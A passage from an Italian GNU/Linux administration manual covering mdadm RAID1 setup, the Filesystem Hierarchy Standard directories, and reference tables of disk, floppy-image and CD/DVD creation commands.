Con Mdadm si dichiara l'unità RAID '`/dev/md2`' (si ricordi che potrebbe essere necessario provvedere alla creazione del file di dispositivo '`/dev/md2`'), associando inizialmente solo la partizione '`/dev/hda2`':

```
# mdadm --create /dev/md2 --level=raid1 --raid-devices=2 ↩
↪       /dev/hda2 missing [Invio]
```

Si osservi alla fine della riga di comando dell'esempio appena mostrato la presenza della parola chiave '**`missing`**', con la quale si evita temporaneamente l'indicazione della seconda partizione.

```
mdadm: /dev/hda2 appears to contain an ext2fs file system
    size=35782656K  mtime=Sat Aug  6 09:55:20 2005
```

```
Continue creating array? y [Invio]
```

```
mdadm: array /dev/md2 started.
md: bind<hda2>
raid1: raid set md2 active with 1 out of 2 mirrors
```

Le informazioni sulla gestione RAID vengono inserite alla fine della partizione, che, di conseguenza, ne risulta ridotta. È necessario procedere a un aggiustamento:

```
# fsck.ext3 -f /dev/md2 [Invio]
```

```
e2fsck 1.37 (21-Mar-2005)
Pass 1: Checking inodes, blocks, and sizes
Pass 2: Checking directory structure
Pass 3: Checking directory connectivity
Pass 4: Checking reference counts
Pass 5: Checking group summary information
/dev/md2: 404645/4481568 files (2.5% non-contiguous), 5216591/8945664 blocks
```

```
# resize2fs /dev/md2 [Invio]
```

```
resize2fs 1.37 (21-Mar-2005)
Resizing the filesystem on /dev/md2 to 8946176 (4k) blocks.
The filesystem on /dev/md2 is now 8945664 blocks long.
```

Infine si aggiunge l'altra partizione, che prima è stata lasciata da parte:

```
# mdadm --add /dev/md2 /dev/hdc2 [Invio]
```

Naturalmente occorre ricordare di modificare il file '`/etc/fstab`' nell'unità '`/dev/md2`' e di sistemare il sistema di avvio, come già descritto.

173.4 Riferimenti

- Jakob Østergaard, *The Software RAID HOWTO*
  ⟨*http://unthought.net/Software-RAID.HOWTO/*⟩

[1] **Mdadm** GNU GPL

Capitolo 174

Gerarchia del file system

La struttura dei file system di ogni sistema operativo Unix è diversa da quella degli altri. Spesso, per mantenere la compatibilità con altri ambienti si utilizzano dei collegamenti simbolici. Con essi si può simulare la presenza di directory e file che in realtà non esistono dove si vuole fare sembrare che siano. La tecnica dell'uso di collegamenti simbolici può essere usata anche per personalizzare la struttura del proprio file system, facendo in modo però che i programmi normali continuino a trovare quello che serve loro, dove si aspettano che sia.

174.1 Organizzazione di una gerarchia

Quando si organizza un file system è importante distinguere tra diversi tipi di file:

- statici o variabili;
- condivisibili o non condivisibili;
- indispensabili per l'avvio del sistema o meno.

Ciò che è statico può essere reso accessibile in sola lettura (esecuzione compresa), mentre il resto deve essere accessibile necessariamente anche in scrittura. Ciò che è condivisibile può essere utilizzato da più elaboratori contemporaneamente, il resto no. Ciò che è indispensabile per l'avvio dell'elaboratore, non può, o comunque non dovrebbe essere collocato in file system remoti.

Purtroppo non è detto che la distinzione sia sempre netta.

174.2 File system standard

Nelle sezioni seguenti viene descritta la struttura essenziale (la gerarchia) di un file system standard, secondo il documento FHS (*Filesystem hierarchy standard*), a cui dovrebbero adeguarsi i sistemi GNU. Per maggiori dettagli e aggiornamenti si deve consultare l'originale all'indirizzo ⟨*http://www.pathname.com/fhs/*⟩.

174.2.1 Directory «/»: la radice

La directory radice è quella che contiene tutte le altre. Di solito contiene solo directory con l'unica eccezione del file del kernel che può risiedere qui o in '`/boot/`'. La struttura che si dirama dalla directory radice può essere riassunta dall'elenco seguente:

Directory	Descrizione
`/bin/`	binari essenziali;
`/boot/`	file statici per l'avvio del sistema;
`/dev/`	file di dispositivo;
`/etc/`	configurazione particolare del sistema;
`/home/`	directory personali degli utenti;

Directory	Descrizione
/lib/	librerie essenziali e moduli del kernel;
/mnt/	punto di innesto temporaneo;
/opt/	applicativi aggiuntivi;
/root/	directory personale dell'utente '**root**';
/tmp/	file e directory temporanei;
/usr/	gerarchia secondaria;
/var/	dati variabili.

Nel caso particolare dei sistemi GNU/Linux si devono aggiungere le directory '/proc/' e '/sys/' che contengono informazioni vitali prodotte dal kernel.

174.2.2 Directory «/bin/» e «/sbin/»: binari essenziali

La directory '/bin/' contiene gli eseguibili di uso comune più importanti. I file al suo interno sono generalmente accessibili in esecuzione a tutti gli utenti. La directory '/sbin/' contiene eseguibili allo stesso livello di importanza di '/bin/', ma il cui utilizzo è generalmente di competenza dall'utente '**root**'.

La distinzione non è dovuta tanto a motivi di sicurezza, quanto all'esigenza di mettere un po' di ordine tra gli eseguibili. Infatti, i file contenuti in '/sbin/' sono generalmente accessibili anche agli utenti comuni (purché i permessi di questi file non siano stati modificati per esigenze particolari), ma questa directory non viene inclusa nell'elenco dei percorsi degli eseguibili (variabile '**PATH**') degli utenti.

La directory '/bin/', in particolare, dovrebbe contenere una shell compatibile con quella di Bourne e una compatibile con la shell C.

174.2.3 Directory «/boot/»: file statici per l'avvio del sistema

La directory '/boot/' contiene i file utilizzati dal meccanismo di caricamento del sistema operativo (*boot*). In particolare può contenere il kernel quando questo non si trova nella directory radice.

Negli elaboratori x86 più vecchi, è necessario che i file contenuti in questa directory, kernel incluso, siano collocati entro il 1024-esimo cilindro. Quando si utilizzano dischi con un numero di cilindri superiore, può essere necessario collocare questa directory in una partizione separata, che si trovi nella prima parte del disco.

174.2.4 Directory «/dev/»: file di dispositivo

La directory '`/dev/`' contiene una lunga serie di file di dispositivo. Perché i vari componenti fisici dell'elaboratore possano funzionare, occorre che per ognuno di essi sia stato previsto il file di dispositivo relativo, in questa directory. In pratica, è come se si trattasse di driver di dispositivo. Spesso, quando si vuole utilizzare un nome predefinito per un dispositivo, si utilizza un collegamento simbolico che punta a quello che serve effettivamente.

Regolando opportunamente i permessi di questi file si controlla l'utilizzo diretto delle unità fisiche da parte degli utenti.

All'interno di questa directory è contenuto il programma '**`MAKEDEV`**' (di solito si tratta di uno script) utile per ricreare o aggiungere eventuali file di dispositivo mancanti, rispettando le convenzioni del sistema che si utilizza; inoltre, eventualmente, può contenere anche il programma '**`MAKEDEV.local`**' per la creazione di file di dispositivo particolari, per uso locale.

174.2.5 Directory «/etc/»: configurazione particolare del sistema

La directory '`/etc/`' contiene una lunga serie di file di configurazione, raccolti eventualmente anche in sottodirectory, che riguardano l'intero sistema e che non possono essere condivisi con altri. Alcune di queste directory sono molto importanti, in particolare quelle descritte nell'elenco seguente:

Directory	Descrizione
`/etc/X11/`	contiene la configurazione per il sistema grafico X, assieme a quella dei gestori di finestre;
`/etc/opt/`***applicativo***`/`	contiene la configurazione specifica di programmi inseriti all'interno della gerarchia '`/opt/`';
`/etc/sgml/`	contiene la configurazione di SGML;
`/etc/xml/`	contiene la configurazione di XML;

Benché non sia riconosciuta nello standard FHS, nei sistemi GNU/Linux è molto importante anche la directory '`/etc/skel/`', che contiene i file di configurazione personale predefiniti per i nuovi utenti.

174.2.6 Directory «/home/»: directory personali degli utenti

La directory '`/home/`' è normalmente il punto di partenza per tutte le directory personali degli utenti. Se il sistema viene utilizzato da molti utenti, può essere conveniente (e a volte addirittura necessario) dirottare il contenuto di questa directory in un altro disco e di conseguenza in un file system secondario innestato in questo punto.

174.2.7 Directory «/lib/»: librerie condivise essenziali e moduli del kernel

La directory '/lib/' è il contenitore dei file di libreria (*library*) necessari per i programmi di uso generale. Devono trovarsi qui le librerie necessarie agli eseguibili che possono trovarsi in '/bin/' e '/sbin/'. Le librerie che riguardano solo programmi collocati al di sotto di '/usr/', non appartengono a questa directory.

Assieme ai file di libreria, potrebbe trovarsi una directory che si articola ulteriormente e contiene i moduli del kernel: 'modules/'.

174.2.8 Directory «/mnt/»: punto di innesto per l'inserzione temporanea di altri file system

La directory '/mnt/' normalmente è vuota e serve come punto di collegamento generico per un altro file system.

Spesso, la directory '/mnt/' è stata usata con altre sottodirectory, specifiche per il tipo di unità da innestare; per esempio: '/mnt/cdrom/', '/mnt/floppy/' e simili. Recentemente, per questo scopo, è stata introdotta la directory '/media/'.

174.2.9 Directory «/opt/»: applicativi aggiunti

La directory '/opt/' è il punto di partenza per l'installazione di applicativi addizionali. Tali applicativi dovrebbero risultare collocati ognuno in una propria sottodirectory, nella forma '/opt/***applicativo***/', ma in particolare dovrebbero contenere almeno la directory 'bin/' ('/opt/***applicativo***/bin/') ed eventualmente anche 'man/' ('/opt/***applicativo***/man/').

Quanto contenuto a partire dalla directory '/opt/' deve essere statico e quindi accessibile in sola lettura, per cui, i file variabili di questi applicativi devono trovarsi all'interno di '/var/opt/***applicativo***/' e i file di configurazione in '/etc/opt/***applicativo***/'.

174.2.10 Directory «/proc/» e «/sys/»: informazioni vitali sul kernel e sui processi

Le directory '/proc/' e '/sys/' sono vuote e utilizzate per innestare i file system omonimi nei sistemi GNU/Linux. I file (e le directory) contenuti in questi file system virtuali sono indispensabili ai programmi che hanno la necessità di accedere alle informazioni sul sistema.

Quando si esegue una copia di sicurezza di tutto il file system, queste directory non devono essere archiviate; infatti, è sufficiente ricrearle vuote al momento del recupero, con i soli permessi di lettura ed esecuzione (attraversamento): 0555_8.

Tuttavia va osservato che nel documento FHS, a cui si riferisce questo capitolo, non viene menzionata la directory '/sys/', ma si tratta ugualmente di una directory obbligatoria nei sistemi GNU/Linux.

174.2.11 Directory «/root/»: directory personale dell'utente root

La directory '`/root/`' è la directory personale dell'utente '**`root`**'. Ci sono molti validi motivi per evitare di mescolarla insieme a quelle degli utenti comuni. Vale la pena di tenere presente che così facendo è possibile impedire gli accessi più facilmente. Inoltre è opportuno che questa directory sia collocata nel file system principale, proprio perché l'amministratore deve essere in grado di accedere anche quando il sistema viene avviato in situazioni di emergenza e non si possono innestare altri file system.

Comunque, questa collocazione è considerata facoltativa.

174.2.12 Directory «/tmp/»: file temporanei

La directory '`/tmp/`' è destinata a contenere file provvisori e potrebbe essere anche collocata in un disco virtuale basato su memoria volatile (disco RAM).

Non sempre i programmi che creano dei file provvisori in questa directory, provvedono poi anche alla loro eliminazione. Se la directory è stata collocata in un disco normale, di tanto in tanto, conviene darci un'occhiata e poi procedere a eliminare tutto quello che non serve.

Volendo (ammesso che ciò non sia già stato fatto da chi ha organizzato la distribuzione del sistema operativo) è possibile anche inserire in uno script di quelli utilizzati dalla procedura di inizializzazione del sistema un'istruzione di eliminazione di tutti i file contenuti in questa directory, in modo che a ogni avvio del sistema, questa venga ripulita.

Data la sua natura, quando si fanno delle copie di sicurezza del file system, non è il caso di copiare il contenuto di questa directory.

I permessi dati a questa directory sono importanti: devono consentire a chiunque di accedervi in ogni modo e dovrebbero evitare che un utente possa cancellare (inavvertitamente) file di altri utenti. Per questo si attribuiscono normalmente i permessi 1777_8, ovvero '**`rwxrwxrwt`**'.

174.2.13 Directory «/usr/»: gerarchia secondaria (dati statici e condivisibili)

La directory '`/usr/`' è molto importante e si scompone in una struttura molto articolata. La gerarchia che parte da questo punto è organizzata in modo da essere statica e condivisibile.

In linea di principio, gli applicativi non devono essere collocati all'interno di questa gerarchia in una directory specifica, ma dovrebbero distribuirsi nel sistema, insieme agli altri. Infatti, l'alternativa corretta è l'utilizzo della gerarchia '`/opt/`' creata appositamente per permettere questo tipo di collocazione degli applicativi. L'ambiente grafico X, che utilizza una propria directory discendente da '`/usr/`', fa eccezione.

174.2.14 Directory «/usr/X11R6/»: X, versione 11R6

La directory '`/usr/X11R6/`' costituisce un'eccezione all'interno della gerarchia '`/usr/`', in quanto si tratta del punto di partenza di tutto ciò che compone il sistema grafico X. Va osservato però che non c'è la necessità di usare la gerarchia '`/usr/X11R6/`' e, sempre più spesso, i programmi e le librerie vengono collocati nelle posizioni comuni.

In ogni caso, i file di configurazione di X, legati al sistema, devono essere collocati in '`/etc/X11/`'.

174.2.15 Directory «/usr/bin/» e «/usr/sbin/»: binari non essenziali

La directory '`/usr/bin/`' contiene gli eseguibili di uso comune meno importanti. Generalmente, i file al suo interno sono accessibili in esecuzione a tutti gli utenti. La directory '`/usr/sbin/`' contiene eseguibili non indispensabili, il cui utilizzo dovrebbe essere di competenza dell'utente '**`root`**'.

Valgono le stesse considerazioni relative alla distinzione che c'è tra le directory '`/bin/`' e '`/sbin/`'. È opportuno ribadire che quanto contenuto in '`/bin/`' e '`/sbin/`' è essenziale per l'avvio del sistema in situazioni di emergenza e per gestire funzionalità di rete minime necessarie a innestare eventuali file system remoti. Tutto il resto, compresi i demoni per la gestione di servizi non essenziali, deve essere collocato in '`/usr/bin/`' e '`/usr/sbin/`'.

All'interno di '`/usr/bin/`' dovrebbero trovarsi alcune shell utilizzate normalmente per la programmazione (e non quindi per l'interazione con l'utente). In pratica potrebbe trattarsi di '`/usr/bin/perl`', '`/usr/bin/python`' e '`/usr/bin/tcl`'. Se per qualche motivo non possono trovarsi in questa directory, è almeno opportuno che si predisponga un collegamento simbolico che permetta di avviarle da questo punto. Ciò è necessario per poter realizzare script che possano funzionare in ogni configurazione, dal momento che all'inizio dello script occorre indicare il percorso assoluto dell'interprete.

```
#!/usr/bin/perl
...
```

174.2.16 Directory «/usr/games/»: giochi e programmi didattici

La directory '`/usr/games/`' serve per contenere programmi meno importanti destinati al passatempo o alla didattica.

I file di dati statici di questi dovrebbero collocarsi in '`/usr/share/games/`', mentre quelli che devono essere modificati (come lo storico dei punteggi raggiunti e cose simili) in '`/var/games/`'.

174.2.17 Directory «/usr/include/»: file di intestazione

Raccoglie i file *include*, o file di intestazione, cioè quelli utilizzati come segmenti standard di sorgenti per i programmi. In pratica, sono quei file che di solito terminano con un'estensione '`.h`' e vengono inglobati automaticamente in un sorgente attraverso le istruzioni '**`#INCLUDE`** ***file***'.

Non tutti i file di questo tipo sono inseriti direttamente nella directory '`/usr/include/`' o in una sua discendente, ma in un sistema ordinato, tutti i file *include* sono raggiungibili a partire da questo punto, almeno attraverso collegamenti simbolici.

174.2.18 Directory «/usr/lib/»: librerie per la programmazione e per gli applicativi

La directory '`/usr/lib/`' contiene i file di libreria necessari per i programmi installati a partire da '`/usr/`'. Il concetto di libreria, viene qui inteso in un senso più ampio di quello utilizzato da '`/lib/`'. Infatti, oltre ai file di libreria veri e propri si possono trovare altri file statici semplicemente accessori agli eseguibili.

Per la precisione, i file contenuti al di sotto di questa posizione, sono considerati come dipendenti dal tipo di architettura, mentre quelli che non dipendono da questa vanno collocati in '`/usr/share/`'.

174.2.19 Directory «/usr/local/»: programmi locali

La directory '`/usr/local/`' è il punto di inizio per l'installazione locale di programmi, senza che questi siano interessati dalle procedure di aggiornamento del software installato nel modo normale.

Questa valenza locale dipende dai punti di vista e dalle esigenze. '`/usr/local/`' potrebbe essere usata come directory di collegamento per un altro file system specifico per l'ambito locale. In pratica, quanto contenuto in '`/usr/`' potrebbe essere condiviso da diversi elaboratori, mentre '`/usr/local/`' potrebbe essere la particolarità di ogni elaboratore, o di un gruppo più piccolo.

In generale, questa directory dovrebbe apparire vuota subito dopo l'installazione di GNU/Linux. Al massimo potrebbe contenere le directory in cui può scomporsi (anche queste vuote). La struttura prevista di '`/usr/local/`' è la seguente:

- '`bin/`',
- '`games/`',
- '`include/`',
- '`lib/`',
- '`sbin/`',
- '`share/`',
- '`src/`'.

Il significato e l'utilizzo delle directory appena elencate è equivalente a quelle omonime discendenti da '`/usr/`', solo che qui hanno un valore relativo a ciò che si installa localmente.

174.2.20 Directory «/usr/share/»: dati indipendenti dall'architettura

La directory '`/usr/share/`' serve a contenere file di dati statici indipendenti dall'architettura. Ciò rende questa directory condivisibile tra più sistemi operativi, **dello stesso tipo e versione**, installati su piattaforme differenti. Le directory più importanti di questa struttura sono descritte brevemente nell'elenco seguente:

Directory	Descrizione
`/usr/share/dict/`	elenchi di parole;
`/usr/share/doc/`	documenti vari;
`/usr/share/games/`	file di dati statici per quanto installato in '`/usr/games/`';
`/usr/share/info/`	documentazione ipertestuale GNU Info;
`/usr/share/locale/`	informazioni sulle varie localizzazioni;
`/usr/share/man/`	documentazione interna standard;
`/usr/share/sgml/`	dati SGML;
`/usr/share/xml/`	dati XML;
`/usr/share/nls/`	*Native language support*
`/usr/share/misc/`	varie;
`/usr/share/terminfo/`	directory del sistema Terminfo per la configurazione dei terminali;
`/usr/share/tmac/`	macro Troff aggiuntive e opzionali;
`/usr/share/zoneinfo/`	informazioni sull'ora locale.

Oltre a queste directory, potrebbero esserne aggiunte altre, specifiche di particolari applicazioni o gruppi di queste.

174.2.21 Directory «/usr/share/man/»: pagine di manuale

La directory '`/usr/share/man/`' contiene i file delle pagine di manuale, ovvero la documentazione interna leggibile attraverso il programma '**`man`**'. La directory si suddivide in una struttura che varia a seconda della localizzazione, come descritto nella sezione 43.2.1.

Questa non è l'unica posizione in cui si collocano i file delle pagine di manuale, ma questi riguardano il sistema in generale, i programmi collocati a partire dalla directory radice e da '`/usr/`'. Sono esclusi i file riferiti alla documentazione di X, collocati in '`/usr/X11R6/man/`', ma nello stesso modo sono esclusi anche quelli relativi ai programmi installati localmente che si trovano in '`/usr/local/man/`'. Infine, le pagine di manuale specifiche degli applicativi aggiunti dovrebbero trovarsi in '`/opt/`***applicativo***`/man/`'.

174.2.22 Directory «/usr/share/misc/»: file di dati vari

La directory '`/usr/share/misc/`' è destinata a contenere file di dati statici di uso vario. In particolare, si dovrebbe trovare qui il file '`magic`'.

174.2.23 Directory «/usr/src/»: sorgenti

È il punto a partire dal quale conviene collocare i sorgenti dei programmi che si vogliono tenere a disposizione.

I sorgenti che riguardano i programmi collocati in '`/usr/local/`' vanno inseriti a partire da '`/usr/local/src/`'.

174.2.24 Directory «/var/»: dati variabili

La directory '`/var/`' contiene altre directory e file di uso vario che contengono dati variabili. Questo significa anche che qui c'è un po' di tutto, ma si tratta di tutto quello che non può essere contenuto in '`/usr/`' perché tale directory deve poter essere accessibile in sola lettura.

Nelle sezioni seguenti vengono elencate alcune delle directory che si diramano da '`/var/`'.

174.2.25 Directory «/var/cache/»: directory per la memorizzazione transitoria

La directory '`/var/cache/`' serve a contenere dati transitori provenienti dalle applicazioni. Questi dati devono poter essere rigenerati dalle applicazioni in caso di necessità e ciò deve consentire la cancellazione manuale di tali dati senza provocare pregiudizio a queste applicazioni. Così, tutto ciò che risulta contenuto a partire da questa directory non ha la necessità di essere salvato nelle procedure per le copie di sicurezza. Le directory più importanti che riguardano questa struttura sono descritte brevemente nell'elenco seguente:

Directory	Descrizione
`/usr/share/fonts/`	caratteri tipografici generati localmente;
`/var/cache/man/`	pagine di manuale formattate;
`/var/cache/www/`	proxy WWW o dati transitori;
`/var/cache/`***applicativo***`/`	dati transitori specifici di un programma determinato.

174.2.26 Directory «/var/lock/»: file per il controllo dell'accesso alle risorse

I file che servono a indicare che una certa risorsa è impegnata, dovrebbero essere collocati tutti in '`/var/lock/`'. Ogni file contenuto in questa directory dovrebbe avere il prefisso '`LCK..`' e terminare con il nome del dispositivo (senza il prefisso '`/dev/`'). All'interno del file dovrebbe trovarsi il numero PID del processo che impegna il dispositivo.

174.2.27 Directory «/var/log/»: file delle registrazioni

La directory '`/var/log/`' contiene i file delle registrazioni: sia quelli utilizzati dal registro del sistema, sia quelli di altri programmi.

174.2.28 Directory «/var/mail/»: caselle postali degli utenti

La directory '`/var/mail/`' viene usata per contenere i file delle caselle postali degli utenti, quando queste non sono distribuite nelle rispettive directory personali.

La collocazione più logica per questa directory sarebbe '`/var/spool/mail/`', ma gli standard di fatto del passato nei sistemi Unix impongono questa scelta, allo scopo di garantire l'interscambio dei dati anche tra sistemi Unix molto diversi. Per lo stesso motivo, i file che appaiono in questa directory devono avere un nome corrispondente a quello dell'utenza a cui si riferiscono e il formato deve essere quello comune per la posta elettronica (*Unix mailbox*).

174.2.29 Director «/var/opt/»: dati variabili per gli applicativi aggiuntivi

La directory '`/var/opt/`' è il punto di partenza per altre directory contenenti i dati variabili degli applicativi aggiuntivi installati in '`/opt/`'. Per la precisione, ogni applicativo che necessita di modificare dati dovrebbe utilizzare una directory con il suo stesso nome.

```
/var/opt/applicativo/
```

174.2.30 Directory «/var/run/»: dati variabili di esecuzione

La directory '`/var/run/`' contiene informazioni che riguardano l'esecuzione dei processi. Si tratta in particolare di informazioni sul PID degli eseguibili in funzione, del file '`utmp`', dal quale si conosce quali sono gli utenti connessi attualmente, assieme ad altri dati transitori.

Per quanto riguarda l'informazione sul numero PID dei processi, questi sono contenuti in file il cui nome utilizza il formato seguente:

```
programma.pid
```

Tutto quanto contenuto in questa directory deve essere cancellato all'avvio del sistema.

174.2.31 Directory «/var/spool/»: code di dati

La directory '`/var/spool/`' è molto importante per tutti i programmi che hanno la necessità di gestire code di elaborazioni. Per esempio, sono collocate sotto questa directory le code di stampa, dei messaggi di posta elettronica inviati e di altri gestori di servizi.

174.2.32 Directory «/var/tmp/»: file temporanei preservati all'avvio del sistema

La directory '`/var/tmp/`' è destinata a contenere file temporanei che devono rimanere a disposizione più a lungo rispetto a quanto si fa con '`/tmp/`'. In particolare, il suo contenuto non dovrebbe essere cancellato al riavvio del sistema.

174.3 Riferimenti

- Freestandards.org, *Filesystem hierarchy standard*
  ⟨http://www.pathname.com/fhs/⟩

175 Tabelle riepilogative

Tabella 165.1. Riepilogo dei programmi e dei file per la gestione dei dischi e dei file system.

Nome	Descrizione
'**fdformat**'	Inizializzazione a basso livello dei dischetti.
'**superformat**'	Inizializzazione a basso livello dei dischetti.
'**badblocks**'	Controllo dell'integrità di un disco o di una partizione.
'**fdisk**'	Creazione e modifica delle partizioni.
'**cfdisk**'	Creazione e modifica delle partizioni (programma più amichevole).
'**sfdisk**'	Creazione e modifica delle partizioni in modo non interattivo.
'**mke2fs**', '**mkfs.ext2**', '**mkfs.ext3**'	Creazione di un file system Second-extended Ext2 o Ext3.
'**mkdosfs**', '**mkfs.msdos**'	Creazione di un file system Dos-FAT.
'**mkfs**'	programma frontale per l'utilizzo dei programmi di creazione dei file system.
'**disktype**'	Fornisce informazioni sulla struttura di un disco: le sue partizioni, il file system, il sistema di avvio.
'**gpart**'	Ricostruisce la suddivisione in partizioni di un disco.
'**dumpe2fs**'	Fornisce informazioni sulla struttura di un file system Second-extended Ext2 o Ext3.
'**e2fsck**', '**fsck.ext2**', '**fsck.ext3**'	Controllo di un file system Second-extended Ext2 o Ext3.
'**dosfsck**', '**fsck.msdos**'	Controllo di un file system Dos-FAT.
'**fsck**'	Programma frontale di controllo dei file system.
'**mkntfs**', '**mkfs.ntfs**'	Crea un file system NTFS.
'**ntfsresize**'	Modifica la dimensione di un file system NTFS.
'**doschk**'	Verifica la compatibilità dei nomi di file e directory da copiare in un file system con possibilità limitate.

Tabella 166.1. Riepilogo dei programmi comuni per la gestione delle partizioni che ospitano già dei dati.

Nome	Descrizione
'**gpart**'	Ricostruzione della suddivisione in partizioni.
'**parted**'	Gestione completa delle partizioni.
'**partimage**'	Archiviazione e ripristino delle partizioni.

Tabella 167.1. Riepilogo dei programmi e dei file per attivare e utilizzare i file system.

Nome	Descrizione
'**mount**'	Innesto di un file system in quello globale.
'**umount**'	Distacco di un file system da quello globale.
'/etc/fstab'	Elenco di file system e punti di innesto predefiniti.
'/etc/mtab'	Elenco degli innesti attivi.
'**df**'	Utilizzo del disco: *disk free*.
'**di**'	Utilizzo del disco: *disk information*.
'**du**'	Utilizzo del disco: *disk usage*.

Nome	Descrizione
'**stat**'	Situazione di un file o di un file system.
'**update**' ('**bdflush**')	Programma demone per lo scarico periodico della memoria cache dei dischi.
'**sync**'	Scarico manuale della memoria cache dei dischi.

Tabella 168.1. Riepilogo dei programmi e dei file per la gestione della memoria virtuale.

Nome	Descrizione
'**mkswap**'	Inizializza un'area di scambio della memoria.
'**swapon**'	Attiva un'area di scambio della memoria.
'**swapoff**'	Disattiva un'area di scambio della memoria.
'/etc/fstab'	Elenco di file system e di aree di scambio gestiti automaticamente.

Tabella 169.1. Riepilogo dei programmi e dei file per la gestione più evoluta dei dischi e dei file system.

Nome	Descrizione
'**quotacheck**'	Scansione del file system di una partizione per fare il conteggio dell'utilizzo.
'**quotaon**'	Attivazione del controllo delle quote.
'**quotaoff**'	Disattivazione del controllo delle quote.
'**setquota**' '**edquota**'	Modifica delle quote assegnate.
'**repquota**'	Informazioni sulle quote assegnate e sulla situazione effettiva.
'**quota**'	Verifica della quota personale.
'**automount**'	Gestione degli innesti automatici.

Tabella 170.1. Riepilogo dei programmi per la preparazione dei file-immagine di CD-ROM e di DVD-ROM.

Nome	Descrizione
'**setcd**'	Controlla il comportamento dell'unità CD o DVD.
'**mkisofs**'	Crea un file system ISO 9660, con la possibilità di inserire varie estensioni.
'**isolinux.bin**'	Programma usato per rendere avviabile un CD-ROM o un DVD-ROM.
'**stage2_eltorito**'	Programma usato per rendere avviabile un CD-ROM o un DVD-ROM.

Tabella 171.1. Riepilogo dei programmi per la creazione di CD-ROM e di DVD-ROM.

Nome	Descrizione
'**cdrecord**'	Incide un CD-ROM, a partire da un file system ISO 9660 già pronto.
'**wodim**'	Incide un CD-ROM, a partire da un file system ISO 9660 già pronto.
'**cdrdao**'	Incide un CD-ROM, a partire da un file system ISO 9660 già pronto.
'**dvdrecord**'	Incide un DVD-ROM, a partire da un file-immagine già pronto (file system ISO 9660 o altro).

Nome	Descrizione
‘**growisofs**’	Incide un DVD-ROM (DVD$\pm$R o DVD$\pm$RW), a partire da un file-immagine già pronto, o utilizzando in modo trasparente ‘**mkisofs**’. Gestisce in modo trasparente le sessioni multiple.
‘**dvd+rw-format**’	Inizializza o modifica la modalità di scrittura di un DVD$\pm$RW.
‘**isosize**’	Determina la dimensione della prima traccia dati di un CD-ROM o di un DVD-ROM.

Parte xxix

Promemoria

176 Riproduzione di un dischetto a partire dal file-immagine

Comando	Sistema operativo
`cp` ***file_immagine*** `/dev/fd0` `cp` ***file_immagine*** `/dev/fd1`	GNU/Linux.
`cp` ***file_immagine*** `/dev/disk/bios/fda/raw` `cp` ***file_immagine*** `/dev/disk/bios/fdb/raw`	Syllable.
`cat` ***file_immagine*** `> /dev/fd0` `cat` ***file_immagine*** `> /dev/fd1`	GNU/Linux, FreeBSD.
`cat` ***file_immagine*** `> /dev/fd0disk` `cat` ***file_immagine*** `> /dev/fd1disk`	Plan 9.
`dd if=`***file_immagine*** `of=/dev/fd0` `dd if=`***file_immagine*** `of=/dev/fd1`	GNU/Linux.
`dd if=`***file_immagine*** `of=`***dispositivo*** `dd if=`***file_immagine*** `of=`***dispositivo*** `bs=`***blocco*** ↩ ↪`count=`***n_blocchi***	Sistemi Unix in generale.
`RAWRITE` ***file_immagine*** `A:` `RAWRITE` ***file_immagine*** `B:`	Sistemi Dos o compatibili, con il programma '**`RAWRITE.EXE`**'.

177 CD-ROM/DVD-ROM, preparazione delle immagini

Comando	Descrizione
`mkisofs -r -T -v -o` ***file_immagine directory_origine***	Crea un'immagine ISO 9660 in un file, a partire da una certa directory. Vengono usate le estensioni Rock Ridge, attraverso l'opzione '**`-r`**', ma la proprietà e i permessi di file e directory vengono adattati nel modo generalmente più opportuno. Attraverso l'opzione '**`-T`**' si ottiene la creazione del file '`TRANS.TBL`' in ogni directory.
`mkisofs -r -T -J -v -o` ***file_immagine directory_origine***	Come nel caso precedente, con l'aggiunta delle estensioni Joliet.
`mkisofs -r -T -v -o` ***file_immagine*** `-b` ↩ ↪`images/boot.img -c boot/boot.cat 'pwd'`	Crea un'immagine ISO 9660 in un file, a partire dalla directory corrente (l'indicazione viene ottenuta attraverso quanto restituito dal comando '**`pwd`**'). Vengono usate le estensioni Rock Ridge, con l'opzione '**`-r`**', in modo che la proprietà e i permessi di file e directory siano adattati nel modo generalmente più opportuno. Inoltre si utilizza il file '`images/boot.img`' per l'avvio del CD-ROM e si crea il file '`boot/boot.cat`' per lo stesso motivo.
`mkisofs -r -T -J -v -o` ***file_immagine*** `-b` ↩ ↪`images/boot.img -c boot/boot.cat 'pwd'`	Come nel caso precedente, con l'aggiunta delle estensioni Joliet.
`mkisofs -r -T -v -o` ***file_immagine*** `-b` ↩ ↪`images/boot.img -c boot/boot.cat $PWD`	Come nell'esempio precedente (senza estensioni Joliet), con la differenza che la directory corrente viene ottenuta dalla variabile di ambiente '**`PWD`**'.
`mkisofs -R -o` ***file_immagine directory_origine...***	Crea un'immagine ISO 9660 in un file, a partire da una certa directory. Vengono usate le estensioni Rock Ridge, attraverso l'opzione '**`-R`**', per mantenere le proprietà e i permessi di file e directory.
`mkisofs -R -J -o` ***file_immagine directory_origine...***	Come nel caso precedente, con l'aggiunta delle estensioni Joliet.

178 CD-ROM/DVD-ROM, incisione

Comando	Descrizione
`hdx=ide-scsi`	Tra le opzioni di avvio del kernel Linux, stabilisce che l'unità corrispondente al file di dispositivo '/dev/hdx' deve essere trattata come unità SCSI, solitamente per consentire l'utilizzo di un masterizzatore ATAPI.
`cdrecord -v blank=fast speed=n_velocità dev=[n_scheda_controllo,]n_unità,n_lun` `wodim -v blank=fast speed=n_velocità dev=[n_scheda_controllo,]n_unità,n_lun`	Cancella un CD-RW, in modo rapido, alla velocità stabilita, utilizzando l'unità SCSI indicata dal numero di unità e dal numero LUN.
`cdrdao blank --device 0,0,0 --driver generic-mmc-raw -v 2 --speed 4`	Cancella un CD-RW, in modo rapido, a una velocità quadrupla, utilizzando l'unità SCSI 0,0,0. Si specifica anche che il masterizzatore è di tipo ATAPI standard.
`dvdrecord -v -dao blank=fast driver=mmc-mdvd speed=n_velocità dev=[n_scheda_controllo,]n_unità,n_lun`	Cancella un DVD-RW, in modo rapido, alla velocità stabilita, utilizzando l'unità SCSI indicata dal numero di unità e dal numero LUN. Si specifica anche che il masterizzatore è di tipo ATAPI standard.
`dvd+rw-tools -force=full /dev/sr0`	Reinizializza il DVD±RW collocato nell'unità corrispondente al file di dispositivo '/dev/sr0'.
